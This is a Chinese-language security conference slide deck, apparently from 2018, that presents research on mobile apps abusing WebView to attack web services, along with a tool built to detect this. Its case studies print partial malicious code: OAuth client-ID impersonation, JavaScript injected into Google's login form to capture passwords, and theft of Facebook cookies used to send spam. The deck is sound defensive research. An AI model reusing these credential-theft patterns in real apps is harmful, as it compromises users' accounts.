



2018 ISC 互联网安全大会 中国·北京
Internet Security Conference 2018 Beijing·China
(原中国互联网安全大会)

目录

I. 移动应用与WEB

II. 同安全主体原则 (SPP) 与XPM

III. XPM自动化检测工具

IV. 结果与案例分析

V. 总结与展望


移动应用内集成WEB服务

- 广泛应用于各种功能，如广告，社交分享，用户身份认证和授权
- 复用已有Web代码；适配不同平台，提供一致的用户体验



WebView：轻量级应用内浏览器

- 位于应用内部，提供流畅的交互界面
- 提供丰富的接口，可令应用操作Web网页
- WebView on Android
- UIWebView/WKWebView on iOS




WebView提供的API可以操作以下Web敏感资源

Manipulated Web Resources	Android WebView	iOS UIWebView	iOS WKWebView
Local Storage	CookieManager	NSHTTPCookieStorage	WKWebsiteDataStorage
Web Content	loadUrl, evaluateJavascript onPageFinished,	stringByEvaluatingJavascriptFrom omString	evaluateJavascript
Web Address	shouldOverrideUrlLoading	\	\
Network Traffic	shouldInterceptRequest	shouldStartLoadWithRequest	decidePolicyForNavigationAction, decidePolicyForNavigationResponse

Q: 这些API会被安全的使用吗？

移动应用对加载的WEB资源进行拦截、篡改等操作

- 最主要的方式是通过WebView API



但是大多数情况下，使用WebView API是安全的。
怎样区分App-to-Web Attacks和正常使用场景呢？

目录

I. 移动应用与WEB

II. 同安全主体原则 (SPP) 与XPM

III. XPM自动化检测工具

IV. 结果与案例分析

V. 总结与展望

同安全主体原则 Same Principal Policy (SPP)

- 应用集成Web服务并对其敏感资源进行操作时，应用和Web的安全主体（ Security Principal ）必须一致。
- 借鉴于Web中的同源策略（ SOP， Same Origin Policy ）


Cross Principal Manipulation (XPM)

- 应用安全主体PA 和 Web安全主体 PW 不一致，且应用对Web资源进行了操作

两个App中的三个类都对Web资源进行了操作

- C1 : 属于Facebook官方App
- C2 : 属于Chatous App中的Facebook SDK
- C3 : 属于Chatous App中的类

- C1 & C2 : not XPM
- C3 : XPM



目录

I. 移动应用与WEB

II. 同安全主体原则 (SPP) 与XPM

III. XPM自动化检测工具

IV. 结果与案例分析

V. 总结与展望

挑战


1. 准确识别Web和App的安全主体：第三方库和App自身
2. 准确比较Web和App的安全主体是否一致：semantic gap

Semantic Gap

- 命名的多态性：netease & 163
- 缩写：baidu & bd

解决方法：1. 第三方库识别方法

1. 确定代码边界，即与WebView操作相关的代码
2. 提取代码签名，Merkle-tree的迭代式签名方法
3. 比较代码签名，识别第三方库




解决方法：2. 使用搜索引擎

1. 在搜索引擎中搜索PA和PW
2. 将返回结果正规化，使用bag-of-word model和term frequency，生成两个向量
3. 计算两个向量之间的余弦距离

$$\cos(P_w, P_a) = \frac{\sum_{i=1}^n A_i W_i}{\sqrt{\sum_{i=1}^n A_i^2} \sqrt{\sum_{i=1}^n W_i^2}}$$

三个模块

1. 静态分析模块，得到上下文信息
2. 安全主体识别模块
3. XPM分类器



目录

I. 移动应用与WEB

II. 同安全主体原则 (SPP) 与XPM

III. XPM自动化检测工具

IV. 结果与案例分析

V. 总结与展望

扫描了8w多Google Play应用

- 发现了21款应用，具有恶意行为，影响近亿台设备
- 同时确认了4款iOS应用，同样具有恶意行为

恶意行为	应用数量
伪造其他合法App进行OAuth	2
偷取用户名和密码	6
偷取并滥用Cookies	14

注：一款应用具有两种恶意行为

案例分析1：伪造其他合法APP进行OAuth

Instaview

1. 100-500万装机量
2. 冒用了另一个合法的app，Tinder的clientId进行授权认证



```
package com.instaview.app;
...
public class LoginActivity extends Activity{
    ...
    // get Tinder's client ID
    String clientId = getTinderClientId();
    ...
    this.webview.setWebViewClient(new WebViewClient() {
        public boolean shouldOverrideUrlLoading(WebView arg1, String url) {
            ...
            // check if url is Instagram's OAuth API and extract the access token for Tinder
            if (url.startsWith("api.instagram.com/oauth") && contains("code=")) {
                String accessToken = url.substring(url.indexOf("code=") + 5, url.length());
                // then use this token to access user's profile info
            }
            ...
        }
    });
}
```

案例分析2：偷取用户名和密码

adkingkong

1. 50-100万装机量
2. 偷取用户的Google账号和密码



```
package co.kr.adkingkong.libs.autoinstall;
...
public class GoogleWebLogin extends RelativeLayout {
    ...
    // load Google login Web page
    this.webview.loadUrl("accounts.google.com");
    ...
    this.webview.setWebViewClient(new WebViewClient() {
        public void onPageFinished(WebView arg1, String url) {
            ...
            // inject JS to steal users' email and password
            arg1.loadUrl("javascript:
                if (document.getElementById('gaia_loginform') != null) {
                    document.getElementById('gaia_loginform').onsubmit = function onSubmmit(form) {
                        // extract email and password from the login form
                        email = document.getElementById('email-display').innerHTML;
                        passwd = document.getElementById('Passwd').value);
                    ...");
                }
            ...
        }
    });
    ...
}
```

案例分析3：偷取并滥用Cookies

Chatous

1. 1000-5000万装机量
2. 偷取Facebook的Cookies，并以此获取用户敏感信息和发送垃圾消息



```
package com.chatous.chatous.managers;
...
public class FacebookManager extends Manager {
    ...
    if (CookieManager.getInstance().getCookie( "https://facebook.com") != null) {
        // get Facebook cookies
        cookies = CookieManager.getInstance().getCookie( "https://facebook.com");
        // use these cookies to access user's Facebook homepage
        DefaultHttpClient httpClient = new DefaultHttpClient();
        httpClient.setCookieStore(cookieStore);
        HttpResponse response =
            httpClient.execute(new HttpGet( "https://facebook.com/first_degree.php? " + ...));
        ...
        // get user's friend list and send spam invitations
        List<String> friends = parse_response(response);
        for (friend: friends) {
            send_invitations(friend);
        }
    }
}
```

目录

I. 移动应用与WEB

II. 同安全主体原则 (SPP) 与XPM

III. XPM自动化检测工具

IV. 结果与案例分析

V. 总结与展望

1. 行业方案

1. 大部分Web服务提供商并没有意识到这种风险
2. Google做了尝试，禁止在WebView中进行OAuth，但是可被轻易绕过。

2. 学术方案

1. 不够细粒度
2. 缺乏实践性

1. 首次开发工具，检测了App-to-Web Attacks，并发现了官方应用商城中的恶意应用
2. 提出Same Principal Policy，规范应用和Web的交互
3. 数据发布：<https://xhzhang.github.io/XPMChecker/>



ISC 互联网安全大会



360 互联网安全中心

谢谢！

2018 ISC 互联网安全大会 中国·北京

Internet Security Conference 2018 Beijing · China

(原中国互联网安全大会)